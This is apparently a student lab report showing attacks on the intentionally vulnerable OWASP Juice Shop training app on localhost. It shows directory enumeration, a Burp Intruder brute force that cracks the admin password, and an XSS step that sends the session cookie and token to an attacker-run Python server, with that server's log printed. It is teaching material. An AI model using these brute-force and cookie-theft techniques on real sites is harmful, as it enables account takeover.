




OWASP JUICE SIMULATED ATTACK METHODOLOGY STEPS

Introduction to Cyber Security – 02201N

SUPERVISORS	
Dr. Essam Mohamed	Eng. Mohamed Hatem
TEAM MEMBERS	
Marwan Amir 2305050	Mahmoud Ibrahim 2305054

1 Enumeration

1. Failed try to find the path by using Dirb tool.



```
DIRB v2.22
By The Dark Raver

START_TIME: Fri Dec 27 08:04:08 2024
URL_BASE: http://localhost:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

— Scanning URL: http://localhost:3000/ —
+ http://localhost:3000/assets (CODE:301|SIZE:156)
+ http://localhost:3000/ftp (CODE:200|SIZE:11072)
+ http://localhost:3000/profile (CODE:500|SIZE:1136)
+ http://localhost:3000/promotion (CODE:200|SIZE:6586)
+ http://localhost:3000/redirect (CODE:500|SIZE:3339)
+ http://localhost:3000/robots.txt (CODE:200|SIZE:28)
+ http://localhost:3000/snippets (CODE:200|SIZE:792)
+ http://localhost:3000/video (CODE:200|SIZE:10075518)
+ http://localhost:3000/Video (CODE:200|SIZE:10075518)

END_TIME: Fri Dec 27 08:05:27 2024
DOWNLOADED: 4612 - FOUND: 9


(kali@kali)~$
```

2. Manually, we find the admin path but it is not accessible



2 Bruit Force

3. Finding the admin E-mail in the reviews.



4. Log in with the E-mail and random password.


Login

Email *

admin@juice-sh.op

Password *


Forgot your password?

 Log in

☐ Remember me

or

5. Intercepting by Berb Suit tool.



6. Capturing the Login request by Berb Suit.

Burp Suite Community Edition v2024.5.5 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
1	http://localhost:3000	GET	/rest/admin/application-configuration			304	306						127.0.0.1	
2	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	326	JSON	io/				127.0.0.1	
3	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	326	JSON	io/				127.0.0.1	
4	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	326	JSON	io/				127.0.0.1	
5	http://localhost:3000	POST	/rest/user/login		✓	401	413	text					127.0.0.1	
6	http://localhost:3000	GET	/rest/user/whoami			304	303						127.0.0.1	
7	http://localhost:3000	GET	/rest/user/whoami			200	394	JSON					127.0.0.1	
8	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	326	JSON	io/				127.0.0.1	
9	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling&...		✓	200	215	text	io/				127.0.0.1	
10	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	262	JSON	io/				127.0.0.1	
1	http://localhost:3000	GET	/socket.io/?EIO=4&transport=websocket...		✓	101	129		io/				127.0.0.1	
2	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	230	text	io/				127.0.0.1	
3	http://localhost:3000	GET	/rest/user/whoami			304	303						127.0.0.1	

request

```

POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 50
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
  "email": "admin@juice-sh.op",
  "password": "saadsad"
}

```

Response

```

HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-AR3vWk-smzAF30Qve2mDSG+3Eus"
Vary: Accept-Encoding
Date: Thu, 26 Dec 2024 13:41:55 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Invalid email or password.

```

7. Putting random passwords into payload.

) Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Deduplicate
Add

0
00000
000000
0000000
00000000
0987654321
1
1111
11111

Enter a new item

Add from list ... [Pro version only]

8. Several try and error till it found the right password.

2. Intruder attack of http://localhost:3000

Attack Save

ResultsPositionsPayloadsResource poolSettings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
32	123asd	401	13			413	
33	123asddf	401	9			413	
34	123qwe	401	13			413	
35	12axzas21a	401	16			413	
36	1313	401	19			413	
37	131313	401	13			413	
38	147852	401	15			413	
39	1q2w3e	401	13			413	
40	1qwertry	401	10			413	
41	2000	401	11			413	


9. Found the right password (code 200)

Intruder attack results filter: Showing all items							
Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
111	access14	401	14			413	
112	account	401	12			413	
113	action	401	13			413	
114	admin	401	12			413	
115	admin1	401	12			413	
116	admin12	401	14			413	
117	admin123	200	26			1185	
118	admin2admin	401	16			413	
119	administrator	401	16			413	
120	adriana	401	15			413	

10. Send the right password into repeater and gain access to admin account.


The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows the raw HTTP request from a Firefox browser, including headers like Host, User-Agent, Accept, and cookies. The 'Response' tab shows the raw HTTP response from the server, including status 200 OK, headers like Access-Control-Allow-Origin, and a JSON body containing authentication tokens and user information for 'admin@juice-shop'.

11. Login in the admin account.




The image shows a login form on a dark-themed website. The form is titled "Login" and contains two input fields: "Email *" with the value "admin@juice-sh.op" and "Password *" with the value "admin123". Below the password field is a link that says "Forgot your password?". There is a "Log in" button with a right-pointing arrow icon, and a "Remember me" checkbox below it. At the bottom of the form, there is a horizontal line with the word "or" in the center.

12. Success in getting access to the account.



13. Get into the administration path.




3 Cross Side Scripting (XXS)

14. Creating Python Server by Kali.



3.1 Method (1)

15. Malicious script into product search bar.



16. Transfer to python server

Directory listing for /?cookie=language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=8b79yrVwYqOaLo4Jej185mMN0N0t9fYUMLApnPZl2zkXbvQRg3xEKW6DBeK; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0Ij0iZGF0YSI6eyJpZCI6MSwiLCJg8RV1Du-f7LM2UNss2pQqqtuIx0CTWGmY_rRP3Rf6Mj0BOZglmeuJ8e0Z7y9eT41BNRhZsAfgbAnATfgH1OgWPBHfMT1POBECNJWDLMOYjhijBDNufLd1k HTTP/1.1" 200 -

- .bash_logout
- bashrc
- bashrc.original
- BurpSuite/
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .local/
- .mozilla/
- .npm/
- .profile
- sudo_as_admin_successful
- vboxclient-clipboard-tty7-control.pid
- vboxclient-clipboard-tty7-service.pid
- vboxclient-display-svga-x11-tty7-control.pid
- vboxclient-display-svga-x11-tty7-service.pid
- vboxclient-draganddrop-tty7-control.pid
- vboxclient-draganddrop-tty7-service.pid
- vboxclient-hostversion-tty7-control.pid
- vboxclient-seamless-tty7-control.pid
- vboxclient-seamless-tty7-service.pid


17. Getting the cookie

```
(kali㉿kali)-[~]
$ python3 -m http.server 1337


Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [26/Dec/2024 10:09:22] "GET /?cookie=language=en;%20welcomebanner_status=dismiss;%20cookieconsent_status=dismiss;%20continueCode=8b79yrVwYqOaLo4Jej185mMN0N0t9fYUMLApnPZl2zkXbvQRg3xEKW6DBeK;%20token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0Ij0iZGF0YSI6eyJpZCI6MSwiLCJg8RV1Du-f7LM2UNss2pQqqtuIx0CTWGmY_rRP3Rf6Mj0BOZglmeuJ8e0Z7y9eT41BNRhZsAfgbAnATfgH1OgWPBHfMT1POBECNJWDLMOYjhijBDNufLd1k HTTP/1.1" 200 -
```

3.2 Method (2)


18. Notice the last login ip




19. Logging out from the account.



